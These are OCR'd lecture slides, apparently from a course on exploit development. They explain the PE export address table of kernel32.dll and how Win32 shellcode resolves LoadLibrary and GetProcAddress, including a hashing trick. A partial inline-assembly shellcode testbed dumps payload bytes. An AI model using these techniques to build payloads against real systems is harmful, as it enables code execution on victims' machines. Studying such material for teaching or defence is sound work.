
- Located at the top of the executable file (and the base address of the DLL in memory) is the IMAGE_DOS_HEADER.
- This contains a bunch of uninteresting stuff, the only thing useful to us is the offset to the NT_HEADER which contains all the useful data.



```
⊟ kernel32.dll
   ├ IMAGE_DOS_HEADER
   ├ MS-DOS Stub Program
   ⊟ IMAGE_NT_HEADERS
   │   ├ Signature
   │   ├ IMAGE_FILE_HEADER
   │   └ IMAGE_OPTIONAL_HEADER
   ├ IMAGE_SECTION_HEADER .text
   ├ IMAGE_SECTION_HEADER .data
   ├ IMAGE_SECTION_HEADER .rsrc
   ├ IMAGE_SECTION_HEADER .reloc
   ⊟ SECTION .text
       ├ IMPORT Address Table
       ├ IMAGE_EXPORT_DIRECTORY
       ├ EXPORT Address Table
       ├ EXPORT Name Pointer Table
       ├ EXPORT Ordinal Table
       ├ EXPORT Names
```

```
VA        Raw Data                                          Va
7C8000F0  50 45 00 00 4C 01 04 00  82 F4 C4 49 00 00 00 00  PE.
7C800100  00 00 00 00 E0 00 0E 21  0B 01 07 0A 00 32 08 00  ...
7C800110  00 04 07 00 00 00 00 00  4E B6 00 00 00 10 00 00  ...
7C800120  00 00 08 00 00 00 80 7C  00 10 00 00 00 02 00 00  ...
7C800130  05 00 01 00 05 00 01 00  04 00 00 00 00 00 00 00  ...
7C800140  00 60 0F 00 00 04 00 00  72 E5 0F 00 03 00 00 00  .`.
7C800150  00 00 04 00 00 10 00 00  00 00 10 00 00 10 00 00  ...
7C800160  00 00 00 00 10 00 00 00  2C 26 00 00 19 6D 00 00  ...
7C800170  98 18 08 00 28 00 00 00  00 A0 08 00 E8 5E 06 00  ...
7C800180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ...
7C800190  00 00 0F 00 84 5C 00 00  88 41 08 00 38 00 00 00  ...
7C8001A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ...
7C8001B0  00 00 00 00 00 00 00 00  20 E6 04 00 40 00 00 00  ...
7C8001C0  00 00 00 00 00 00 00 00  00 10 00 00 24 06 00 00  ...
7C8001D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ...
7C8001E0  00 00 00 00 00 00 00 00                           ...
```


- The NT Headers area contains 3 individual headers/sets of data.
- The Signature which is just the bytes ‘PE’ for Portable Executable.
- The IMAGE_FILE_HEADER which contains some moderately interesting data like the timestamp on the file, the type of executable it is (DLL, EXE, SYS, etc…) and so on
- The IMAGE_OPTIONAL_HEADER which contains information about all of the stuff the attacker really cares about.



- kernel32.dll
  - IMAGE_DOS_HEADER
  - MS-DOS Stub Program
  - IMAGE_NT_HEADERS
    - Signature
    - IMAGE_FILE_HEADER
    - IMAGE_OPTIONAL_HEADER
  - IMAGE_SECTION_HEADER .text
  - IMAGE_SECTION_HEADER .data
  - IMAGE_SECTION_HEADER .rsrc
  - IMAGE_SECTION_HEADER .reloc
  - SECTION .text
    - IMPORT Address Table
    - IMAGE_EXPORT_DIRECTORY
    - EXPORT Address Table
    - EXPORT Name Pointer Table
    - EXPORT Ordinal Table
    - EXPORT Names
    - IMAGE_LOAD_CONFIG_DIRECTORY
    - IMPORT Directory Table
    - IMPORT DLL Names
    - IMPORT Name Table
    - IMPORT Hints/Names
    - IMAGE_DEBUG_DIRECTORY
    - IMAGE_DEBUG_TYPE_RESERVED10
    - IMAGE_DEBUG_TYPE_CODEVIEW
  - SECTION .data
  - SECTION .rsrc
  - SECTION .reloc

VA	Data	Description	Value
7C800108	010B	Magic	IMAGE_NT_OPTIONAL_HDR32_MAGIC
7C80010A	07	Major Linker Version	
7C80010B	0A	Minor Linker Version	
7C80010C	00083200	Size of Code	
7C800110	00070400	Size of Initialized Data	
7C800114	00000000	Size of Uninitialized Data	
7C800118	0000B64E	Address of Entry Point	
7C80011C	00001000	Base of Code	
7C800120	00080000	Base of Data	
7C800124	7C800000	Image Base	
7C800128	00001000	Section Alignment	
7C80012C	00000200	File Alignment	
7C800130	0005	Major O/S Version	
7C800132	0001	Minor O/S Version	
7C800134	0005	Major Image Version	
7C800136	0001	Minor Image Version	
7C800138	0004	Major Subsystem Version	
7C80013A	0000	Minor Subsystem Version	
7C80013C	00000000	Win32 Version Value	
7C800140	000F6000	Size of Image	
7C800144	00000400	Size of Headers	
7C800148	000FE572	Checksum	
7C80014C	0003	Subsystem	IMAGE_SUBSYSTEM_WINDOWS_CUI
7C80014E	0000	DLL Characteristics	
7C800150	00040000	Size of Stack Reserve	
7C800154	00001000	Size of Stack Commit	
7C800158	00100000	Size of Heap Reserve	
7C80015C	00001000	Size of Heap Commit	
7C800160	00000000	Loader Flags	
7C800164	00000010	Number of Data Directories	
7C800168	0000262C	RVA	EXPORT Table
7C80016C	00006D19	Size	
7C800170	00081898	RVA	IMPORT Table
7C800174	00000028	Size	

- Inside the IMAGE_OPTIONAL_HEADER we find the RVA to the EAT.


PEview - C:\Documents and Settings\user\Desktop\kernel32.dll
File
View
Go
Help

```
kernel32.dll
  IMAGE_DOS_HEADER
  MS-DOS Stub Program
  IMAGE_NT_HEADERS
    Signature
    IMAGE_FILE_HEADER
    IMAGE_OPTIONAL_HEADER
  IMAGE_SECTION_HEADER .text
  IMAGE_SECTION_HEADER .data
  IMAGE_SECTION_HEADER .rsrc
  IMAGE_SECTION_HEADER .reloc
  SECTION .text
    IMPORT Address Table
    IMAGE_EXPORT_DIRECTORY
```

VA	Data	Description	Value
7C80262C	00000000	Characteristics	
7C802630	49C4D12E	Time Date Stamp	2009/03/21 Sat 11:36:14 UTC
7C802634	0000	Major Version	
7C802636	0000	Minor Version	
7C802638	00004B98	Name RVA	KERNEL32.dll
7C80263C	00000001	Ordinal Base	
7C802640	000003BA	Number of Functions	
7C802644	000003BA	Number of Names	
7C802648	00002654	Address Table RVA	
7C80264C	0000353C	Name Pointer Table RVA	
7C802650	00004424	Ordinal Table RVA	

Important

- The RVA for the EAT we just received leads us to this data structure.
- The names table contains an array of pointers to ASCII strings of the exported function names.
- The address table contains an array of pointers to the actual functions that the DLL exports.
- The ordinal table kind of links the names table and the address table.

Using the EAT

- The locate a function named "function" using the EAT we do the following.
- First, iterate through the names table comparing each one of the strings referenced in the table to "function." Let's say that the x'th entry in the names table is "function", in other words namesTable[x] == "function."
- Then we get function's ordinal in the x'th entry of the ordinal table. So functionOrdinal = ordinalTable[x].
- Now we can retrieve function's RVA inside the DLL by looking at the x'th entry of the addressTable. functionRVA = addressTable[functionOrdinal].
- Finally, we can calculate where "function" actually exists in a processes address space by adding functionRVA to the base address of kernel32.dll in the victim process.


  functionAddress = functionRVA + DLL base address

This allows us to call functionAddress!!!

Testing your understanding

- If you really understand the process I just described, you should be able to use WinDbg to find the address of “AddAtomA” in basic_vuln’s address space.
- AddAtomA is a function exported by kernel32.dll.

A little help



PEview - C:\Documents and Settings\user\Desktop\kernel32.dll

- kernel32.dll
  - IMAGE_DOS_HEADER
  - MS-DOS Stub Program
  - IMAGE_NT_HEADERS
    - Signature
    - IMAGE_FILE_HEADER
    - IMAGE_OPTIONAL_HEADER
  - IMAGE_SECTION_HEADER .text
  - IMAGE_SECTION_HEADER .data
  - IMAGE_SECTION_HEADER .rsrc
  - IMAGE_SECTION_HEADER .reloc
  - SECTION .text

VA	Data	Description
7C800000	5A4D	Signature
7C800002	0090	Bytes on Last Page of File
7C800004	0003	Pages in File
7C800006	0000	Relocations
7C800008	0004	Size of Header in Paragraph
7C80000A	0000	Minimum Extra Paragraphs
7C80000C	FFFF	Maximum Extra Paragraphs
7C80000E	0000	Initial (relative) SS
7C800010	00B8	Initial SP
7C800012	0000	Checksum
7C800014	0000	Initial IP

```
0:000> db 7c900000
7c900000  4d 5a 90 00 03 00 00 00-04
7c900010  b8 00 00 00 00 00 00 00-40
7c900020  00 00 00 00 00 00 00 00-00
7c900030  00 00 00 00 00 00 00 00-00
7c900040  0e 1f ba 0e 00 b4 09 cd-21
7c900050  69 73 20 70 72 6f 67 72-61
7c900060  74 20 62 65 20 72 75 6e-20
7c900070  6d 6f 64 65 2e 0d 0d 0a-24
```

- First start by using WinDbg to look at the bytes at the kernel32.dll base address.
- Then open up kernel32.dll in PEView and use it to help you interpret the bytes you are looking at, and the datastructures they represent.

Room for improvement

- When searching through the EAT name’s table, comparing each string to “GetProcAddress” or “LoadLibrary” is costly from an instruction count stand point, and from a shellcode size stand point because it requires that we hardcode the “GetProcAddrss” and “LoadLibrary” strings somewhere in our shellcode.

Waste not, want not

- Instead of comparing string values, common practice is to hash each string in the EAT names table with a simple 32bit hash producing function and compare it to precalculated hashes for “LoadLibrary” and “GetProcAddress.”
- This is simple to implement, and allows us to store hardcoded 32bit hashes instead of wastefully storing the entire ascii strings for “LoadLibrary” and “GetProcAddress.”
- Comparing 32bit values on the x86 architecture is very simple and fast.

Hash function

- For each character c in string: h=((h<<5)|(h>>27))+c
- This simple hash function is fairly ubiquitous among win32 shellcode.
- It produces hash values for GetProcAddress and LoadLibraryA that equal 0x7c0dfcaa and 0xec0e4e8e respectively.


*Hash function taken from: http://www.hick.org/code/skape/papers/win32-shellcode.pdf

Round up

- The win32 shellcode process we have covered can be summarized as follows:

1) First locate kernel32.dll's base address by walking from the TEB to the PEB to the loaded modules linked list. Kernel32.dll is always the second member of this linked list.
2) Locate kernel32.dll's EAT by walking through the executable headers located at kernel32.dll's base address. Then use the EAT's names table, ordinal table, and address table to locate the addresses of GetProcAddress and LoadLibrary.
3) Use LoadLibrary to load arbitrary DLL's into the victim processes address space.
4) Use GetProcAddress to locate the address of functions that those DLLs provide us.
5) Use LoadLibrary in conjunction with GetProcAddress to load and resolve functions to perform arbitrary functionality.


Hello World shellcode example



```
        VirtualProtectEx(-1,(void *)main, 0x1000,PAGE_EXECUTE_READWRITE,&oldProtect);

        __asm mov saved_ebp, ebp;

start_shellcode:
        //get the PEB from the TEB
        //The TEB is located as fs:0
        __asm mov eax, fs:[0x30];

        //get the loaded dll's info from the PEB
        __asm mov ebx, [eax+0x0c];

        //get the in initialization order linked list
        //of the dll's this executable is using from
        //the peb's loaded dll info. The first module
        //is always ntdll
        __asm mov ecx, [ebx+0x1c];

        //get the second item in the list by accessing
        //the next pointer in the linked list. The second
        //module is always kernel32.dll
        __asm mov edx, [ecx];

        //+0x8 in the loaded modules linked list data structure
        //gets us the base address of kernel32.dll
        __asm mov ebp, [edx+0x8];

        //+0x3c gets us the NT header of the executable.
        __asm mov eax, [ebp+0x3c];

        //+0x78 into the NT header gives us the EAT
        //ebx is going to be our pointer to EAT
        __asm mov ebx, [eax+ebp+0x78];
```

- Tip: you can embed your shellcode into a standard C file using inline assembly as shown here. This can often make dumping/using your shellcode bytes to create a payload easier.
- Also notice the call to VirtualProtectEx. I am setting the program's code section to writeable (which it normally isn't), that way the shellcode won't crash when it modifies itself in this testbed.
- When your exploit/shellcode is actually running after a successful exploit has taken place, this won't be necessary because your shellcode will probably be running in a data region such as the stack which is already marked as writeable.


Shellcode example continued



```
        __asm _emit 0x65;
        __asm _emit 0x64;
        __asm _emit 0x6e;


end_shellcode:
        __asm mov ebp, saved_ebp;

        __asm lea eax, start_shellcode;
        __asm mov start_shellcode_address, eax;

        __asm lea eax, end_shellcode;
        __asm mov end_shellcode_address, eax;

        len = end_shellcode_address - start_shellcode_address;
        printf("shellcode len: %d\n", len);

        printf("shellcode bytes: \n");
        ptr = (unsigned char *)start_shellcode_address;
        for (i=0;i<len;i++)
        {
                if (i != 0 && i % 16 == 0)
                        printf("\n");
                printf("%02x ", ptr[i]);
        }
        printf("\n");
}
```

- Notice how embedding the shellcode in the C file allows us to easily parse out the relevant bytes, and how big the shellcode is.

